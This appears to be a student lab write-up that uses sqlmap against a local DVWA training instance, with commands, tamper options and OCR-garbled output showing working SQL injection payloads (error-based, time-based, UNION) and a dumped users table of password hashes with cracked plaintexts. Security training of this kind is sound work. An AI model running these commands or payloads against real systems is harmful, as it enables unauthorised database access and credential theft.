

Lab-3

Part -A
Setting DVWA security to low:



Accessing the SQL injection page:



Running the sqlmap on it:

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" --random-agent --flush-session --dbs

Output of the load:

```
[14:25:29] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
ou want to reduce the number of requests? [Y/n] n
[14:25:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:25:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:25:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:25:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:25:34] [INFO] testing 'Generic UNION query injection point(s) with a total of 153 HTTP(s) requests:

Parameter: id (GET)
    Type: error-based
    Title: MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0×5c,0×7178766b71,(SELECT (ELT(7208-7208,1))),0×7171717071)) AND 'm
'mBQZ6Submit=Submit

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZ6Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×7178766b71,0×486a6b445943456b51574a6f5054546b79474a474e516a735a784a756
6b696e76514a436844,0×7171717071),NULL--6Submit=Submit


[14:25:34] [INFO] the back-end DBMS: im MySQL
    web server operating system: Linux Debian
    web application technology: Apache 2.4.46
    back-end DBMS: MySQL > 5.1 (MariaDB fork)
    [14:25:34] [INFO] tecthing database names
    available databases [2]:
    if y dwa
    [*] information_schema

[14:25:34] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'

[*] ending @ 14:25:34 /2023-11-27/
```

Out of running sqlmap command with -tables: we can see the list of all tables in it.

```
osboxes@nk0741: ~ (on nk0741)
                                                                                                                                                                                                        _ _ X
 File Actions Edit View Help
                                               https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program
[*] starting @ 14:36:03 /2023-11-27/
[14:36:03] [INFO] resuming back-end DBMS 'mysql'
[14:36:03] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
       Type: error-based
       Title: MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0×5c,0×7178766b71,(SELECT (ELT(7208=7208,1))),0×7171717071)) AND 'm
BQz'='mBQz&Submit=Submit
        Type: time-based blind
       Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZôSubmit=Submit
       Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0×7178766b71,0×486a6b445943456b51574a6f5054546b79474a474e516a735a784a756
f70756b696e76514a436844,0×7171717071),NULL-- -&Submit=Submit
[14:36:03] [INFO] the back-end DBMS is MySQL
[14:36:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[14:36:03] [INFO] fetching database names
[14:36:03] [INFO] fetching tables for databases: 'dvwa, information_schema'
[14:36:03] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[76 tables]
    ALL_PLUGINS
    APPLICABLE_ROLES
    CHARACTER_SETS
    CHECK_CONSTRAINTS
    CLIENT_STATISTICS
    COLLATIONS
    COLLATION_CHARACTER_SET_APPLICABILITY
    COLUMN_PRIVILEGES
    ENABLED_ROLES
```



sqlmap -u [URL] -T [table] -columns output:

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" -T "users" -columns


```
Parameter: id (GET)
     Type: error-based
     Title: MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0×5c,0×7178766b71,(SELECT (ELT(7208=7208,1))),0×7171717071)) AND 'm
BQz'='mBQz&Submit=Submit
     Type: time-based blind
     Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZ6Submit=Submit
     Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0×7178766b71,0×486a6b445943456b51574a6f5054546b79474a474e516a735a784a756
f70756b696e76514a436844,0×7171717071),NULL-- -&Submit=Submit
[14:39:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[14:39:28] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s)
columns
[14:39:28] [INFO] fetching current database
[14:39:28] [WARNING] reflective value(s) found and filtering out
[14:39:28] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
 Column
                     Type
                       varchar(15)
  user
                       varchar(70)
  avatar
  failed_login
                       varchar(15)
  first_name
  last_login
                       timestamp
  last_name
  password
                       varchar(32)
  user_id
[14:39:28] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'
[*] ending @ 14:39:28 /2023-11-27/
```

sqlmap -u [URL] -T [table] -dump Output:a

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" -T "users" --dump

```
_$ sqlmap -u "http://localhost/DVWA/vutnere
                                                                                           https://sqlmap.org
   [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
   [*] starting @ 14:41:15 /2023-11-27/
   [14:41:15] [INFO] resuming back-end DBMS 'mysql' [14:41:15] [INFO] testing connection to the target URL sqlmap resumed the following injection point(s) from stored session:
    Parameter: id (GET)
                  Type: error-based
                 Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0×5c,0×7178766b71,(SELECT (ELT(7208=7208,1))),0×7171717071)) AND 'm
                  Type: time-based blind
                 \begin{array}{lll} \hbox{T\'itle: MySQL} & > 5.0.12 \text{ AND time-based blind (query SLEEP)} \\ \hbox{Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZ&Submit=Submit Bloom (AND Blo
                 Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0×7178766b71,0×486a6b445943456b51574a6f5054546b79474a474e516a735a784a756
f70756b696e76514a436844,0×7171717071),NULL-- -&Submit=Submit
    [14:41:15] [INFO] the back-end DBMS is MySQL
    web server operating system: Linux Debian
   web application technology: Apache 2.4.46
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[14:41:15] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s)
    entries
    [14:41:15] [INFO] fetching current database
    [14:41:15] [INFO] fetching columns for table 'users' in database 'dvwa' [14:41:15] [INFO] fetching entries for table 'users' in database 'dvwa' [14:41:15] [WARNING] reflective value(s) found and filtering out
     [14:41:15] [INFO] recognized possible password hashes in column 'password'
Database: dvwa
Table: users
 [5 entries]
 user_id user
                                                                                                                                                                                                                                                                                                                                                        | last name |
                                                                   avatar
                                                                                                                                                                                           password
 first_name | last_login
                                                                                                               | failed login |
                                    gordonb | /DVWA/hackable/users/1237 | /DVWA/hackable/users
                                 | admin | /DVWA/hackable/users/admin.jpg
| 2023-11-11 00:00:02 | 0
                                                                                                                                                                                         | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
admin
 1 2
 Gordon
                                                                                                                                                                                           | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me
Hack
                                    2023-11-11 00:00:02 | 0
                                                                                                                                                                                         | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso
Pablo
   5
Bob
[14:48:12] [INFO] table 'dvwa.users' dumped to CSV file '/home/osboxes/.local/share/sqlmap/output/localhost/dump/dv
wa/users.csv
 [14:48:12] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'
[*] ending @ 14:48:12 /2023-11-27/
```

Verifying the data we got from sqlmap:



## In Low mode:

```
$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=low" --tamper=space2comment
                                      {1.7.11#stable}
                                      https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:17:06 /2023-11-27/
[17:17:06] [INFO] loading tamper module 'space2comment' [17:17:06] [INFO] resuming back-end DBMS 'mysql' [17:17:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
      Type: error-based
      Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0×5c,0×7178766b71,(SELECT (ELT(7208=7208,1))),0×7171717071)) AND 'm
BQz'='mBQz&Submit=Submit
      Type: time-based blind
      Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZôSubmit=Submit
      Type: UNION query
      Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0×7178766b71,0×486a6b445943456b51574a6f5054546b79474a474e516a735a784a756
f70756b696e76514a436844,0×7171717071),NULL-- -&Submit=Submit
[17:17:06] [WARNING] changes made by tampering scripts are not included in shown payload content(s) [17:17:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[17:17:06] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'
[*] ending @ 17:17:06 /2023-11-27/
```


## Medium level:

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=medium" -- tamper=space2comment

```
:17:06] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost
[*] ending @ 17:17:06 /2023-11-27/
(osboxes@nk0/41)-[~]
$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" —cookie="PHPSESSID=6mge2hs6a3v9mhb"
                                          https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:18:32 /2023-11-27/
[17:18:32] [INFO] loading tamper module 'space2comment'
[17:18:32] [INFO] resuming back-end DBMS 'mysql'
[17:18:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
       Type: error-based
      Title: MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(7208,CONCAT(0×5c,0×7178766b71,(SELECT (ELT(7208=7208,1))),0×7171717071)) AND 'm
BQz'='mBQz&Submit=Submit
       Type: time-based blind
      Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2450 FROM (SELECT(SLEEP(5)))MUZP) AND 'hYgZ'='hYgZ&Submit=Submit
      Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0×7178766b71,0×486a6b445943456b51574a6f5054546b79474a474e516a735a784a756
f70756b696e76514a436844,0×7171717071),NULL-- -&Submit=Submit
[17:18:32] [WARNING] changes made by tampering scripts are not included in shown payload content(s) [17:18:32] [INFO] the back-end DBMS is MySQL web server operating system: Linux Debian
web application technology: Apache 2.4.46 back-end DBMS: MySQL ≥ 5.1 (MariaDB fork) [17:18:32] [INFO] fetched data logged to text files under '/home/osboxes/.local/share/sqlmap/output/localhost'
[*] ending @ 17:18:32 /2023-11-27/
___(osboxes⊛ nk0741)-[~]
```

High level:

Setting the level to high-



Now are trying to flush the already available connection and trying to connect using sqlmap

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=high" --random-agent --flush-

session --dbs --tamper=space2comment

```
G] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[17:28:08] [INFO] testing for SQL injection on GET parameter 'id'
[17:28:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:28:08] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:28:08] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
 [17:28:08] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:28:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
 [17:28:08] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)
                                         testing
 [17:28:08] [INFO]
 [17:28:08] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)
 [17:28:08] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:28:08] [INFO] testing 'Moracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:28:08] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[17:28:08] [INFO] testing 'MySQL' > 5.0.12 AND time-based blind (query SLEEP)
[17:28:08] [INFO] testing 'PostgreSQL' > 8.1 AND time-based blind'
[17:28:09] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[17:28:09] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[17:28:09] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
Do you want to reduce the number of requests? [Y/n] n
[17:28:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:28:11] [WARNING] GET parameter 'id' does not seem to be injectable
[17:28:11] [INFO] testing if GET parameter 'Submit' is dynamic
[17:28:11] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[17:28:11] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[17:28:11] [INFO] testing for SOL injection on GET parameter 'Submit'
[17:28:11] [INFO] testing for SQL injection on GET parameter 'Submit'
[17:28:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:28:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:28:11] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
[17:28:11] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:28:11] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[17:28:11] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
 [17:28:11] [INFO] testing 'Generic inline queries'
[17:28:11] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:28:11] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:28:11] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:28:11] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[17:28:11] [INFO] testing 'MySQL' > 3.0.12 AND time-based blind (query SLEEP)
[17:28:11] [INFO] testing 'PostgreSQL' > 8.1 AND time-based blind'
[17:28:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[17:28:11] [INFO] testing 'Oracle AND time-based blind'
[17:28:11] [INFO] testing 'Oracle AND time-based blind'
[17:28:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:28:12] [WARNING] GET parameter 'Submit' does not seem to be injectable
[17:28:12] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'-
 -risk' options if you wish to perform more tests
[*] ending @ 17:28:12 /2023-11-27/
```

You can see the above screenshot that the session is not created.

Now we will try to increase levels as suggested.

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=high" --random-agent --flush-session --dbs --level=5 --risk=3 --tamper=space2comment,between,bluecoat

```
(1.7.1Estable)


(1.7.1Estable)
```

```
[17:55:44]
            [INFO] testing 'IBM DB2 time-based blind - Parameter replace (heavy query)
[17:55:44]
            [INFO]
                             'HSQLDB \geqslant 1.7.2 time-based blind - Parameter replace (heavy
                   testing
            [INFO] testing
                             'HSQLDB > 2.0 time-based blind - Parameter replace (heavy qu
[17:55:44]
[17:55:44] [INFO] testing
                             'Informix time-based blind - Parameter replace (heavy query
           [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - ORDER BY, GROUP BY claus
                             'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause
[17:55:45]
            [INFO] testing
            [INFO] testing
[INFO] testing
                             'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clau
                             'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (he
[17:55:45]
                             'Microsoft SQL Server/Sybase time-based blind - ORDER BY cla
            [INFO] testing
            [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_L
                             'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_F
[17:55:45]
            [INFO] testing
                             'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy
            [INFO] testing
[17:55:45]
            [INFO]
                             'HSQLDB ≥ 1.7.2 time-based blind - ORDER BY, GROUP BY claus
                   testing
            [INFO] testing
                             'HSQLDB > 2.0 time-based blind - ORDER BY, GROUP BY clause
[17:55:45]
                             'Generic UNION query (NULL) - 1 to 10 columns'
[17:55:45] [INFO] testing
                             'Generic UNION query (random number) - 1 to 10 columns'
           [INFO] testing
           [INFO] testing
[INFO] testing
[INFO] testing
                             'Generic UNION query (NULL) - 11 to 20 columns'
[17:55:51]
                             'Generic UNION query (random number) - 11 to 20 columns'
                             'Generic UNION query (NULL) - 21 to 30 columns'
            [INFO] testing 'Generic UNION query (random number) - 21 to 30 columns'
            [INFO] testing 'Generic UNION query (NULL) - 31 to 40 columns'
            [INFO] testing 'Generic UNION query (random number) - 31 to 40 columns'
[17:55:58] [INFO] testing
                             'Generic UNION query (NULL) - 41 to 50 columns'
            [INFO] testing 'Generic UNION query (random number) - 41 to 50 columns'
[INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
            [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
            [INFO] testing 'MySQL UNION query (NULL) - 11 to 20 columns'
            [INFO] testing 'MySQL UNION query (random number) - 11 to 20 columns'
            [INFO] testing
[INFO] testing
[17:56:08]
                             'MySQL UNION query (NULL) - 21 to 30 columns
                             'MySQL UNION query (random number) - 21 to 30 columns'
            [INFO] testing 'MySQL UNION query (NULL) - 31 to 40 columns'
[17:56:10]
            [INFO] testing 'MySQL UNION query (random number) - 31 to 40 columns'
            [INFO] testing 'MySQL UNION query (NULL) - 41 to 50 columns'
[17:56:15] [INFO] testing 'MySQL UNION query (random number) - 41 to 50 columns' [17:56:16] [WARNING] parameter 'Host' does not seem to be injectable [17:56:16] [CRITICAL] all tested parameters do not appear to be injectable
[*] ending @ 17:56:16 /2023-11-27/
```


Unable to get through the system, when the security is in high mode. The test took around 48mins to complete.

Now trying using Burpsuite:


Setting up the proxy to connect to burpsuite:



Getting the request in the proxy page:




## Selecting the last three lines and moving to intruder:

